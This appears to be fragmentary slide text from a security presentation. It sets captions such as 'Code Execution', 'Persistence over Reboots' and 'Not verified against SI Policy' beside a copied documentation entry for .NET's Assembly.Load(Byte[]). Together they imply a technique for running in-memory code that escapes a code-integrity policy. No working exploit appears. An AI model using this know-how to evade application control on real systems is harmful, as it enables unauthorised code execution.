Code  
Execution



Non-Admin  
Account Only



Persistence  
over Reboots



DEMO 1709

# Wrapping Up

# Load(Byte[])

Loads the assembly with a common object file format (COFF)-based image containing an emitted assembly. The assembly is loaded into the application domain of the caller.

C#

Copy

```
public static System.Reflection.Assembly Load (byte[] rawAssembly);
```

## Parameters

**rawAssembly** Byte[]

Not verified  
against SI Policy



A byte array that is a COFF-based image containing an emitted assembly.

THANKS